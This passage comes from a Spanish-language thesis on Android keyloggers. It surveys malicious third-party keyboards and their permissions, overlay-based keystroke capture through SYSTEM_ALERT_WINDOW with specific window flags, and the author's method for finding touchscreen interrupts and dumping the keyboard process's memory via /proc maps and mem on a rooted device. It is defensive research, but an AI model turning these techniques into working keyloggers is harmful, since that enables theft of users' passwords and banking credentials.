En [22] también realizaron un *keylogger*, como un teclado de terceros, con la diferencia de no tener un filtrado en el tipo de entrada en los campos de texto y a parte de registrar las teclas presionadas y enviarlas a un servidor, se envía información acerca del dispositivo móvil, tal como el IMEI y el número telefónico, incluso su *keylogger* tiene la capacidad de obtener la localización GPS del dispositivo móvil, aunque para realizar estas acciones se necesita un agregado adicional de permisos como se muestra a continuación.

- Para el envío de información al servidor
  - android.permission.INTERNET
  - android.permission.ACCESS_NETWORK_STATE
- Para almacenar los datos
  - android.permission.WRITE_EXTERNAL_STORAGE
- Para conocer la localización del dispositivo
  - android.permission.ACCESS_COARSE_LOCATION
  - android.permission.ACCESS_FINE_LOCATION
- Para obtener el IMEI y el número de teléfono
  - android.permission.READ_PHONE_STATE

Al igual que el trabajo anterior, el *keylogger* realiza todas estas funciones en segundo plano para pasar desapercibido. Las pruebas realizadas se muestran a continuación, todas con un resultado exitoso, puesto que fue posible registrar toda la información escrita, adjuntar a la información la posición del dispositivo móvil, IMEI y número telefónico.

- Escribir un mensaje de texto
- Escribir un correo electrónico
- Iniciar sesión en una aplicación móvil bancaria
- Transferir dinero de una cuenta bancaria a través de la aplicación oficial del banco
- Iniciar sesión en una página web, con usuario y contraseña

Los dos trabajos anteriores, permiten definir la superficie de ataque de un *keylogger* en la capa de apps, donde sólo es necesario solicitar acceso a internet y/o al almacenamiento interno o externo para tener la capacidad de realizar el registro de las teclas presionadas, una vez desarrollado un teclado de terceros como una app, donde existe código malicioso que una vez es presionada una tecla virtual éste se encarga de enviar dicha información de la tecla virtual presionada a un servidor remoto o enviarla a un archivo local.

También se han analizado los teclados de terceros que están disponibles en la *Play Store* para conocer su estructura y determinar si hay un posible riesgo. Por ejemplo, [22] realizan un estudio de *keyloggers*, tomando como muestras 125 aplicaciones de teclados obtenidos de la *Play Store*, donde sólo 15% de dichos teclados no pedía permisos, el restante 85% pedía uno o más permisos. La cantidad de permisos solicitados iba de 1 a 16 como promedio, dado que había excepciones donde un teclado pedía 49 permisos y donde dicho teclado fue calificado con 4.6 en un rango de 5, y además teniendo entre 500,000 y 1,000,000 de descargas.

Los tipos de permisos solicitados se puede observar en la figura 5, donde el permiso de vibración fue el permiso más solicitado con 77.60% de dominio entre las 125 aplicaciones.



Figura 5: Los 17 permisos más solicitados de un conjunto de 125 teclados en Android

Por lo tanto proponen una herramienta capaz de determinar si el sistema Android contiene un *keylogger* o no, realizando un análisis de los permisos solicitados y los componentes de servicios solicitados por los teclados instalados, además de versiones de SDK, nombre de aplicación, nombre del paquete, versión, etcétera para determinar si existe alguna combinación peligrosa que podría recaer en una amenaza.

En [2] también realizan un análisis similar, pero en este caso considerando todas las aplicaciones en la *Play Store* que sean un teclado de terceros, enfocándose particularmente en los permisos solicitados y además, en caso de que se solicite el permiso de internet, definir el porqué de pedir ese permiso en el teclado que lo solicita, en la figura 6 se puede observar que algunos permisos potencialmente peligrosos como *INTERNET*, *READ_CONTACTS*, *WRITE_EXTERNAL_STORAGE*, *RECORD_AUDIO* y *READ_PHONE_STATE* son muy requeridos aunque estos no sean necesarios para una función apropiada del teclado.



Figura 6: Los 20 permisos más solicitados del total de teclados de terceros en la *Play Store*

Como se ha demostrado en [22] y [2], algunos *keyloggers* solicitan más permisos, aunque no sean necesarios para realizar el registro de las teclas virtuales presionadas, esto es tan sólo para ampliar las capacidades de este *malware*, el cual incluso podría estar grabando audio, enviando ubicación, información del teléfono móvil, etcétera, por lo que la superficie se resume en que teniendo el permiso de internet o de escritura en memoria es más que suficiente para realizar el registro de las teclas virtuales.

Tal y como en [2] han demostrado con su diseño de *keylogger*, tan sólo con el permiso de internet es posible extraer información a partir de las teclas presionadas, por lo que realizan un registro de la red por medio de *WireShark* al utilizar los teclados que hacen uso del permiso de internet. Se menciona que afortunadamente sólo el 7.9% (11 de los 139) presentaron tráfico de red cuando se trataba de iniciar en *Gmail*, pero sin liberar información a un *host* sospechoso, pero mencionan que no se puede descartar el hecho de que cualquiera de esos teclados pueda ser una bomba de tiempo o que cualquiera de ellos pueda ser transformado en un *keylogger* después. Además, dan recomendaciones para tener un mejor consentimiento sobre el tema de *keyloggers* para evitar convertirse en una víctima de este *malware*.

También en [20] se realiza un estudio de teclados de terceros pero en este caso tomando como muestra un conjunto de personas para definir el porcentaje de las que utilizan un teclado de terceros y analizar el tipo de permisos que solicitan, de nuevo el permiso de internet está presente por lo que en esta investigación le realizan ciertas preguntas a los desarrolladores de aplicaciones móviles, para determinar el porqué pedir permiso a internet para desarrollar un teclado de terceros y la respuesta fue que pueden ser necesarias actualizaciones, e incluso como los teclados trabajan

con *MachineLearning* en algunas ocasiones es necesario la escritura en la memoria para el proceso de los datos, por lo que, no porque un teclado de terceros solicite permiso de internet signifique que sea un *keylogger*, aunque con un alto potencial de ser uno.

En resumen, teniendo el permiso de internet o de escritura en memoria es más que suficiente para realizar el registro de las teclas virtuales, por supuesto teniendo un código que permita el registro implementado en el teclado de terceros, aunque hay la posibilidad de extender las capacidades de este *malware* incluso para no ser percibido por alguna herramienta de escaneo, donde podría actuar como una bomba de tiempo, aunque cabe mencionar que no porque un teclado de terceros solicite permisos de internet o escritura en memoria ya sea considerado un *keylogger*.

2.2 *Keyloggers* implementado el permiso SYSTEM ALERT WINDOW

En [5] demuestran cómo pueden modificar lo que el usuario ve, lo cual permite realizar un registro de las teclas virtuales presionadas por medio del permiso *SYSTEM_ALERT_WINDOW*, dado que la principal capacidad obtenida por dicho permiso es dibujar ventanas encima de otras ventanas, en particular de cualquier forma, apariencia y posición, por lo que es posible dibujar figuras encima de las teclas virtuales del teclado, además de hallar que dicho permiso es automáticamente concedido para aplicaciones instaladas desde la *Play Store*, lo cual es una amenaza, debido a que el usuario podría estar presionando ventanas sin su consentimiento. En el trabajo realizan la creación de pequeñas capas sobrepuestas como se muestra en la figura 7 que el usuario no ve, encima del teclado virtual. Tal y como mencionan, en un ataque verdadero esas capas sobrepuestas serían transparentes. Además seleccionan banderas especificas para las capas sobrepuestas tales como:

- TYPE_SYSTEM_ALERT
- FLAG_NOT_FOCUSABLE
- FLAG_NOT_TOUCHABLE
- FLAG_WATCH_OUTSIDE_TOUCH

Éstas son utilizadas con el objetivo de asegurar que los toques en la pantalla no sean interceptados por las capas sobrepuestas, es decir, cuando un usuario presiona una tecla del teclado, el toque alcance el teclado como el usuario lo espera. Sin embargo dada la bandera *FLAG_WATCH_OUTSIDE_TOUCH* es posible que cada capa sobrepuesta reciba un *MotionEvent* como objeto por cada toque, permitiendo conocer dónde presionó el usuario.



Figura 7: Ejemplo del registro de teclas utilizando el permiso SYSTEM ALERT WINDOW

Y con ello, se tiene la posibilidad de registrar las teclas virtuales que el usuario está presionando.

Un *keylogger* en la capa de apps se puede conformar de distintas maneras, algunos de ellos sólo requieren un permiso, por ejemplo internet o lectura/escritura en la memoria, para efectuar el ataque de registrar las teclas virtuales presionadas. Otros son más complejos, que incluso requieren permisos no comunes como lo es SYSTEM ALERT WINDOW, de acuerdo a la estructura de un *keylogger* como un teclado virtual de terceros. La estructura de los *keyloggers* en un dispositivo móvil Android, en su mayoría son un teclado virtual de terceros, pero igual se ha identificado que es posible registrar las teclas virtuales presionadas sin la necesidad de un teclado virtual, aunque también en la capa de apps. Las investigaciones actuales han identificado la superficie de ataque en la capa de apps de la arquitectura de Android, por lo que tomando en cuenta que es posible que exista un registro, de las teclas virtuales pulsadas, en alguna de las otras capas de la arquitectura de Android, es posible agregar dichos subconjuntos de superficies para obtener como resultado una superficie de ataque general abarcando todo el sistema.

Capítulo 3

Análisis de vulnerabilidades en el flujo de datos de la pantalla táctil de Android

El capítulo presenta la metodología utilizada para realizar el análisis del flujo de datos generado al presionar una tecla virtual en Android, además de identificar las etapas en dicho flujo. También se llevan acabo experimentos en las distintas etapas para determinar posibles vulnerabilidades, estos experimentos se realizan desde el controlador del hardware hasta el manejador de eventos, debido a que en la etapa final, es decir en la capa de las apps, es estudiado en los trabajos presentados en el capítulo 2 lo cual permite conocer en mayor medida la superficie de ataque.

3.1 Metodología y precondiciones

La metodología utilizada para este trabajo se conforma de un análisis, la cual está conformada de examinar la documentación que describe el funcionamiento del sistema operativo Android, resaltando los factores que intervienen con el teclado virtual y además identificar el flujo de datos que se genera cuando una tecla virtual es presionada, para conocer las opciones disponibles en las distintas etapas del flujo de datos al presionar una tecla virtual de diseñar experimentos y desarrollarlos, los cuales permitan establecer la posibilidad de extraer información de las teclas virtuales presionadas y con ello observar estos resultados y definir la superficie de ataque, para después realizar una explotación.

Para llevar acabo los puntos mencionados anteriormente se debe de considerar lo siguiente, teniendo en cuenta que para realizar una exploración en el sistema en su totalidad es necesario tener acceso sin limitaciones, se considera un sistema el cual permita acceder a privilegios de administrador, además de considerar un sistema nativo sin modificaciones innecesarias. Adicionalmente es necesario tener un dispositivo con el cual sea posible tener acceso a documentación completa y precisa acerca del sistema o sus componentes, por lo tanto el dispositivo considerado para realizar la investigación es un LG - Nexus 5, puesto que es un dispositivo de Google y cubre los puntos necesarios para proceder con la investigación, el cual es modificado para ser capaz de otorgar privilegios de administrador, y además se activa la opción de modo de depuración por medio de la USB. También son necesarias herramientas que permitan la ejecución de los experimentos diseñados, por lo tanto herramientas del SDK como Android SDK Platform-tools,versión r21, y Android SDK Tools,versión 23.0.5, además del NDK, versión r13 son utilizadas.

3.2 Análisis previo de la pantalla táctil

Como cualquier dispositivo de entrada, la respuesta a una interrupción realizada desde el hardware tiene un flujo, el cual pasa a través de diferentes etapas para llegar a la aplicación que corresponde a la solicitud, por lo que en algún punto puede existir alguna vulnerabilidad que pueda explotarse en caso de existir, y así obtener información privada del usuario, por lo tanto, un keylogger puede implementarse no como un teclado de terceros, es decir, no directamente en la capa de apps, ya que este podría obtener información a través de algún punto vulnerable en el flujo de datos cuando se presiona alguna tecla virtual.

Para comenzar, es necesario conocer el flujo de datos que se genera desde que el usuario presiona una tecla virtual hasta que la información es enviada a la app. Por lo que se necesitan conocer los procesos y archivos que tiene un vínculo con el teclado virtual del sistema, esto se realiza estudiando la documentación y explorando el sistema, para después experimentar en las distintas etapas del flujo de datos con

el propósito de extraer información.

Hay que tomar en cuenta que el teclado virtual tiene una estrecha relación con la pantalla táctil de un dispositivo móvil. De acuerdo a [10] es posible identificar las etapas del flujo de los datos en la pantalla táctil de Android, por lo que se realiza una representación gráfica de dicho flujo como se puede observar en la figura 8. Primero, "EventHub" lee los eventos del controlador "evdev". Después "InputReader" consume eventos sin procesar y actualiza las declaraciones de procesos internos sobre la posición y otras características de cada herramienta. También mantiene los estados de los botones. Si se presiona una tecla física (botón) o virtual, "InputReader" notifica a "InputDispatcher", también "InputReader" determina si el toque se realizó dentro de los límites de la pantalla y, si es necesario, notifica a "InputDispatcher". "InputDispatcher" utiliza "WindowsManagerPolicy" para determinar si el evento debe ser atendido. Luego "InputDispatcher" libera el evento a la app apropiada.



Figura 8: Flujo de datos de la pantalla táctil en Android.

3.3 Controlador e interrupciones

Teniendo en cuenta el resumen del flujo de datos de la pantalla táctil, de acuerdo a la metodología se opta por iniciar desde el primer punto donde se generan datos de dicho flujo puesto que hasta este momento no hay mayor modificación de los datos, lo cual permite realizar un seguimiento más claro de los mismos. Como el controlador es el primer punto donde pasan datos cuando la pantalla es presionada, se toma como el comienzo de la exploración, para analizar su código fuente y determinar si es posible diseñar algún experimento que permita obtener información sobre las teclas virtuales presionadas realizando experimentos. Como el sistema operativo Android puede estar en diferentes marcas de dispositivos y además con diferentes dispositivos de E/S, el kernel de Android tiene diversos archivos de controladores correspondientes a diferentes dispositivos de E/S, por lo que se debe de conocer el controlador que el sistema está utilizando. De acuerdo a la documentación examinada, un controlador es cargado como un módulo en el kernel y registra una función utilizando *request_irq(...)*, para notificar cuando el usuario interactúa con el hardware, y así manejar las interrupciones originadas, esta función normalmente lleva el nombre del módulo cargado en el kernel [17]. Aunque los módulos que se pueden cargar en un kernel son una forma conveniente de extender la funcionalidad de un kernel en ejecución, Google deshabilitó el soporte de la carga de módulos para todos los dispositivos Nexus soportados en el lanzamiento de Android 4.3 [3].



Figura 9: Controlador cargado como módulo en el kernel.

Debido a que es necesario identificar la función de la interrupción correspondiente al controlador de la pantalla táctil, se considera el experimento de realizar una búsqueda en el sistema de archvios de Android para identificar algún parámetro que permita conocer qué función de interrupción es la correspondiente a la pantalla táctil, por lo que el escenario de pruebas es el dispositivo Nexus 5S con Android 5.0 que permite acceso a privilegios de administrador. Por lo tanto después de una exploración del sistema de archivos del dispositivo con la ayuda de la herramienta ADB, se identificó que con el archivo */proc/interrupts* es posible obtener información

sobre los nombres de las funciones de las interrupciones del sistema y de los controladores. En la figura 10 se puede observar cómo es visualizada dicha información de las interrupciones, en ella se resaltan los nombres de las interrupciones, por lo que se percata que la mayoría de los nombres de las funciones de interrupción no dan una idea clara a qué controlador pudieran corresponder, dado que es muy probable que tengan un nombre de acuerdo a cierto modelo de hardware, marca, etcétera.



Figura 10: Algunas interrupciones del sistema, sus nombres se visualizan en el recuadro rojo.

Tomando en cuenta que el kernel de Android ya tiene precargado diversos módulos de controladores, es necesario conocer exactamente qué versión de kernel se tiene para lograr identificar los módulos de controladores que contiene dicho kernel con la ayuda del repositorio de Google. Después de una exploración del sistema de archivos del dispositivo se identificó que en el archivo */system/build.prop* se puede extraer información útil y relevante para definir qué kernel se está utilizando en el sistema, en la figura 11 se observa dicha información, aunque existe mayor información en ese archivo, sólo se muestra la información útil para este caso, con la ayuda del repositorio Google Git [9] es posible explorar los archivos del kernel específico que está siendo ejecutado en el sistema, para identificar los controladores. Para determinar el controlador utilizado por el sistema para la pantalla táctil y teniendo en cuenta que el nombre del controlador es quien define el nombre de la función de interrupción, se realiza una comparación del nombre de cada controlador en el kernel específico en Google Git, con el nombre de cada función de interrupción en el dispositivo. En este caso no es posible realizar una relación, porque ninguno de los nombres de interrupción coincide con el nombre de los nombres de los controladores en Google Git. Por lo tanto, no es posible definir qué controlador utiliza el sistema, para con ello, examinar el código fuente para realizar experimentos de forma de inyección de código malicioso en el controlador, donde se permita la extracción de información de las teclas virtuales presionadas, en un escenario donde es posible actualizar el sistema.



Figura 11: Información extraída de /system/build.prop para determinar la versión exacta de kernel en el sistema.

Pero se considera, que en caso de identificar el controlador de la pantalla táctil, es posible realizar una inyección de código con el propósito de extraer información de las teclas presionadas, aunque posiblemente en este caso, se extraerían las coordenadas del toque en la pantalla táctil, por lo que se necesitaría del apoyo de otros factores para determinar qué tecla virtual fue presionada, además de considerar que es necesaria una actualización del sistema para cargar el nuevo controlador mali-

cioso, por lo que la información recabada en esta sección se considera como parte de la superficie de ataque.

3.4 Memoria volátil

De acuerdo al diagrama de flujo de datos, figura 8, la siguiente etapa ya es en el espacio de usuario, por lo tanto se explora la relación que tiene la pantalla táctil con dicho espacio, donde la memoria volátil es el primer contacto que tiene el proceso del teclado virtual y es uno de los elementos en el espacio de usuario que interactúa con la pantalla táctil, donde posiblemente se almacenen las teclas virtuales presionadas.

De acuerdo a la examinación de la documentación, en la estructura de un sistema de archivos linux, en la carpeta *proc* se encuentran los archivos relacionados con los procesos que se están ejecutando en el sistema [23], incluso los procesos son separados en carpetas dentro de *proc* con un nombre igual a su identificador de proceso, es decir que dentro de *proc* se pueden visualizar distintas carpetas las cuales tienen asignado un nombre con un número, donde el sistema asigna este identificador de forma aleatoria por lo que un proceso no tiene una relación estrecha con un identificador. Por lo tanto, realizando una exploración, se puede determinar qué archivos son los que le corresponden al proceso del teclado virtual, en dicha carpeta es posible encontrar información de un proceso en especifico, tal como, nombre de paquete, archivos de asignación de memoria y regiones, entre otros datos. Examinando los archivos de los procesos en ejecución, es posible identificar el proceso que corresponde al teclado virtual realizando una lectura del archivo *status* el cual permite observar el nombre asignado a cada uno de los procesos, y de acuerdo a [10] el nombre del proceso de un teclado virtual que no es de terceros tiene el nombre de com.google.android.inputmethod.latin.

Por lo que, con la información recabada, se desarrolla una herramienta, Volcado de Memoria Volátil Para Sistemas Operativos Android, la cual es implementada en código C, dado que facilita el hecho de ejecutar el binario en un sistema Android, pero considerando que se tiene que realizar una compilación cruzada para que el binario de la herramienta sea ejecutado dentro del sistema, debido a que la herramienta está siendo desarrollada en una arquitectura *x86_64*, la cual es diferente a la arquitectura donde será ejecutada, que en este caso es una arquitectura ARM. Para esto se toma como apoyo la herramienta del NDK, *ndk-build*, versión *r13* [6], la cual facilita realizar una compilación cruzada de *x86 x86_64* a *ARM*, por medio de un archivo de configuración donde se especifican parametros como, el punto de partida de la compilación (*LOCAL_PATH*), variables de entorno (*CLEAR_VARS*), nombre del módulo a compilar (*LOCAL_MODULE*), archivos de origen (*LOCAL_SRC_FILES*), entre otros datos como librerias y banderas. El escenario de pruebas es el dispositivo Nexus 5S con Android 5.0 que permite acceso a privilegios de administrador; es necesario tener acceso a este parámetro para que la herramienta trabaje sin problema alguno.

La herramienta Volcado de Memoria Volátil Para Sistemas Operativos Android permite realizar un volcado de la memoria volátil tal y como lo menciona su nombre, la cual a partir del identificador del proceso del teclado virtual, que puede ser obtenido por medio del archivo *status*, identifica la carpeta correspondiente al proceso, y con ello identificar los archivos *maps* y *mem* de dicho proceso.

El archivo *maps* proporciona información sobre las regiones de memoria asignada al proceso y *mem* permite obtener el contenido de la memoria, es necesario utilizar ambos archivos, puesto que si se realiza una lectura de la memoria por medio de *mem*, y esta lectura es realizada fuera de las regiones de memoria asignadas al proceso, se obtiene como resultado un *EIO*.

Se realizar una lectura del archivo *maps* para conocer los sectores de memoria, y con ello realizar el volcado por medio del archivo *mem*, después se deposita los datos obtenidos del volcado en el archivo del vaciado de datos, para facilitar el análisis de los datos, y así sucesivamente hasta terminar con todas las regiones asignadas al proceso del teclado virtual, 12 muestra un diagrama que describe cómo funciona la herramienta.

